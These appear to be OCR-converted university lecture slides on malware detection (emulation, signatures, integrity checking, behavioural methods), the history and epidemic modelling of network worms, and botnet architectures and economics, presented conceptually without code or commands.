
Mutation Engine

Virtual Machine

Modified Memory

1. Load suspected program into VM.
2. Allow the program to execute normally.
3. "Tag" all modified memory as the program executes.

Generic decryption




1. Fetch Byte
2. Decrypt Byte
3. Store Byte
4. Loop to 1

And on it goes...

1. Load suspected program into VM.
2. Allow the program to execute normally.
3. “Tag” all modified memory as the program executes.
4. Scan all modified areas of virtual memory for virus signatures.

Generic decryption

KILL KILL KILL



1. Load suspected program into VM.
2. Allow the program to execute normally.
3. “Tag” all modified memory as the program executes.
4. Scan all modified areas of virtual memory for virus signatures.

But many problems left…

What if malware doesn't decrypt immediately?

- How long to emulate program?
  - Emulate too long and the system slows to a crawl
  - Don't emulate enough and you might miss the virus
  - Further challenge: virus authors know how long you emulate… why?

What if malware can tell its running inside a VM?

- E.g., and doesn't decrypt itself if it is?

What about malware that only activates with some specific input? Specific time?

What if it doesn't have a signature…

The Metamorphic Virus

These viruses rewrite their logic in each new infection!
They have no byte-level fingerprint *anywhere*!

Metamorphic viruses use the current infection's code as a *template* and then *expand and contract sets of instructions* within the body to create a child infection.

Note: doesn't have to be a virus – could just be a server that generates infinite different versions of the malware on demand…

Bottom line:
signature-based detection is hard

Detection is complex and malware authors constantly work to make it harder to do signature-based malware detection

Key assumptions of signature-based anti-malware software:

- Malware is known a priori (i.e., there are good signatures that can be extracted)
- Malware is used again (i.e., that discovering new malware instance is useful)
- Malware signatures can be widely distributed in time to be useful (cost/benefit)

Detecting Malware

Scanning (signatures)

Integrity checking (check if file has changed)

- Keep "known good" hash of existing executables (allowlist); validate programs on computer against whitelist

Behavior (heuristic) detection

- E.g. does software use system features atypical of an application program; make anomalous network access; try to read sensitive files, etc…

Integrity checking

Change detection (e.g. Tripwire)

- Assume programs are good when they are first installed
- Take one-way hash of program in installed state; save it securely somewhere
- Periodically recompute hash and check against saved version to ensure program hasn't changed

Allowlisting (e.g., Bit9)

- Import list of "known good" software (again one-way hashes)
- Validate that all programs on disk hash to something on the "known good" list

General issues

- Hash list must be well-protected
- Hash list must be comprehensive and kept up to date (allowlisting)
- Doesn't deal well with **editable documents** (e.g., Word, Excel)
- Note: most modern antivirus systems will send the vendor hashes and filenames of **every program you run on your machine**
- What if malware isn't in a file… (i.e., just memory resident)

Behavioral detection

Identify suspicious behaviors in software

- Decrypting code in memory
- Unusual instruction sequences
- Unusual use of file system or network interfaces (e.g., sending copy of code)

Software reputation

- Where did program get downloaded from? Have other people run it too? Do they tend do get infected a lot?
- Do filename, libraries, compile, symbols, etc… correlate with past malware?

Can run in real-time, amenable to machine-learning approaches

Issues

- Suspicious doesn't mean malicious; **false positives**
- Forced to tune for low false positives – anti-malware provides an oracle for attackers

Today, not so many “viruses”

Why? File sharing isn’t the best vector for replication

- Although there are exceptions (e.g., Torrents)

What is? The Internet

Quick aside:
why is self-replication interesting?

Because it potentially allows massive compromise for low investment in resources

Some network worms have taken over hundreds of thousands of hosts in a day; others have covered the **entire Internet in 10 minutes**

(but also fairly “loud”, so hard to be covert via this path)

History: Morris Internet Worm

November 2, 1988

Operation

- Buffer overflow in fingerd
- DEBUG mode left enabled in sendmail (enabled shelling out)
- Dictionary attacks on /etc/password
- Infected around 6,000 major Unix machines

Shutdown big chunks of the Internet and e-mail

Cost of the damage estimated at $10m - $100m

The Modern Worm era


Email based worms in late 90’s (Melissa & ILoveYou)

- Infect >1M hosts, but requires user participation

CodeRed worm released in Summer 2001

- Exploited buffer overflow in IIS; no user interaction
- Uniform random target selection (after fixed bug in CRv1)
- Infects 360,000 hosts in 10 hours (CRv2)
- Like the energizer bunny… still going years later

Code Red worm


Thu Jul 19 00:00:00 2001 (UTC)
Victims: 159
http://www.caida.org/
Copyright (C) 2001 UC Regents, Jeff Brown for CAIDA/UCSD

The Modern Worm era

Email based worms in late 90's (Melissa & ILoveYou)

- Infect >1M hosts, but requires user participation

CodeRed worm released in Summer 2001

- Exploited buffer overflow in IIS; no user interaction
- Uniform random target selection (after fixed bug in CRv1)
- Infects 360,000 hosts in 10 hours (CRv2)
- Like the energizer bunny… still going years later

Slammer (2003)

- Hits peak BW in 3mins (55M targets/sec)
- Scans 90% of Internet in < 10mins

Energizes **renaissance** in worm construction (1000's)

- Exploit-based: CRII, Nimda, **Slammer**, Blaster, Witty, Conficker, etc…
- Human-assisted: SoBig, NetSky, MyDoom, etc…

How to think about network malware outbreaks

Well described as infectious epidemics

- Simplest model: Homogeneous random contacts
- Aside: this is also the basics of how we model Covid-19 spreading

Classic SI model

N: population size

S(t): susceptible hosts at time t

I(t): infected hosts at time t

ß: contact rate


i(t): I(t)/N, s(t): S(t)/N

$$\frac{dI}{dt} = \beta \frac{IS}{N}$$

$$\frac{dS}{dt} = -\beta \frac{IS}{N}$$

$$\rightarrow \frac{di}{dt} = \beta i(1-i)$$

$$i(t) = \frac{e^{\beta(t-T)}}{1+e^{\beta(t-T)}}$$



courtesy Paxson, Staniford, Weaver

Takeaway

Two things matter when considering the scope of an outbreak

- How **likely** is it that a given infection attempt is successful?
  - Vulnerability distribution (e.g. density – S(o)/N)
  - Target selection (can you be better than random?)
- How **frequently** are infections attempted?
  - ß: Contact rate

What can be done?

Reduce the number of susceptible hosts

- **Prevention**, reduce S(t) while I(t) is still small (ideally reduce S(0))
- Basic software security (don't have bugs, patch the ones you have, etc)
- In practice:


  Turn on firewall, turn off unneeded network services, keep patches up to date

Reduce the number of infected hosts

- **Treatment**, reduce I(t) after the fact
- Tends to be easy to detect infected hosts (spewing traffic to random destinations) but treatment is slow

  Aside: white worms – illegal and problematic, but have been deployed

Network Telescopes



Network Telescope: monitor large range of **unused** IP addresses – If worm scans randomly, will hit telescope repeatedly

Very scalable. UCSD monitored ~1% of all routable addresses

Why do telescopes work?

Assume worm spreads randomly

- Picks 32bit IPv4 address at random and probes it

Monitor block of *n* IP addresses

If worm sends *m* probes/sec, we expect to see one within:

$$\frac{nm}{2^{32}} \sec$$

If monitor receives R' probes per second, can estimate infected host is sending at:

$$R \geq R' \frac{2^{32}}{n}$$

What can be done?

Reduce the number of susceptible hosts

- **Prevention**, reduce S(t) while I(t) is still small (ideally reduce S(0))
- Basic software security (don't have bugs, patch the ones you have, etc)
- In practice:
  - Turn on firewall, turn off unneeded network services, keep patches up to date

Reduce the number of infected hosts

- **Treatment**, reduce I(t) after the fact
- Tends to be easy to detect infected hosts (spewing traffic to random destinations) but treatment is slow
  - Aside: white worms – illegal and problematic, but have been deployed

Reduce the contact rate

- **Containment**, reduce ß while I(t) is still small
- Some network switches will rate limit sources that are sending to too many different destinations in a set time period

Lots of other mechanisms for spreading malware (i.e., worms also a bit passe now)

Drive-by Downloads: vulnerability in Web browser

- Drive traffic to Web site – spam, twitter bots, search engine abuse, ad fraud, etc
- Also file/media parsing vulnerabilities (compromised Word or PDF doc, video, etc)

Social engineering

- E-mail/IM/Chat file attachments – "You'll never believe the photos from the office party!"
- Add-ons – "To watch this video click here to install the latest codec"
- Malicious apps, browser extensions, etc…

File Sharing networks

- Seed popular software (typically pirated or game cheats) and add malware to it

So you’ve taken over 100,000 machines…

- Then what?

- Use machines *together* for some purpose

- Botnets


What’s a botnet?

- A **network** of compromised computers with a common **command & control** system (C2)
  - Each host called a ***bot***
- The bot **controller** sends commands via the network to get botnet to do something “en masse”
  - Spam, phishing
  - Denial-of-service [e.g., dirtjumper]
  - Click fraud
  - Stealing local data (e.g. credit cards, passwords, bank account #’s, etc) [e.g., zeus, spyeye]
  - cryptocoin mining
  - Ransomware

Botnet Architectures

- Command and control (C2) structure
  - Centralized:
    - Old school (IRC server - Internet relay chat) or Web server
    - Multiple servers for robustness (e.g, try round-robin among them)
  - Peer-to-peer: self organizing
    - Each host can be a worker or a proxy; decided dynamically
    - Multi-level hierarchy forwards traffic back to controller
- Push vs pull designs
  - Attacker sends out message to tell bots what to do (push)
  - Worker bots “ask” for work to do (pull)

Example:
Storm peer-to-peer botnet circa 2008



Updating and recovery

Virtually all bots today have **auto-update** capability

- Check C2 on start to see if there is a new version. If so, download from x
- Allows adding new features, fixing bugs and helps with resilience

Resilience/recovery

- What happens if someone takes over your C2? (e.g., legal action)
  How to keep from losing whole botnet?
- Alternate (i.e., backup) C2s
  - Round-robin: if you can't reach C2-a, then try C2-b, then C2-c, etc...
  - Domain Generation Algorithms (DGA): if can't reach C2, then try domain name name that is a function of the date (i.e., so attacker can regain control by registering the appropriate domain name at a future point in time)
- Digital signatures on updates (don't let someone else update your software)

So… what do attackers do with botnets?

Originally… not much… have fun.

Early 2000s, some botnets used for DDoS


Note: no expectation that you know any of the remaining details for the final (i.e., if I use any, I'll remind you of the details)

Economic Drivers

- Starting in 2005, emergence of profit-making malware
  - Anti-spam efforts force spammers to launder e-mail through compromised machines (starts with MyDoom.A, SoBig)
  - "**Virtuous**" economic cycle **transforms** nature of threat

- Commoditization of compromised hosts
  - *Fluid* third-party exchange market (**millions of hosts**)
    - Raw bots (range from pennies to dollars)
    - Value added tier: SPAM proxying (more expensive)

- Innovation in both host substrate and its uses
  - Botnets: sophisticated command/control networks: **platform**
  - SPAM, piracy, phishing, identity theft, DDoS are all **applications**



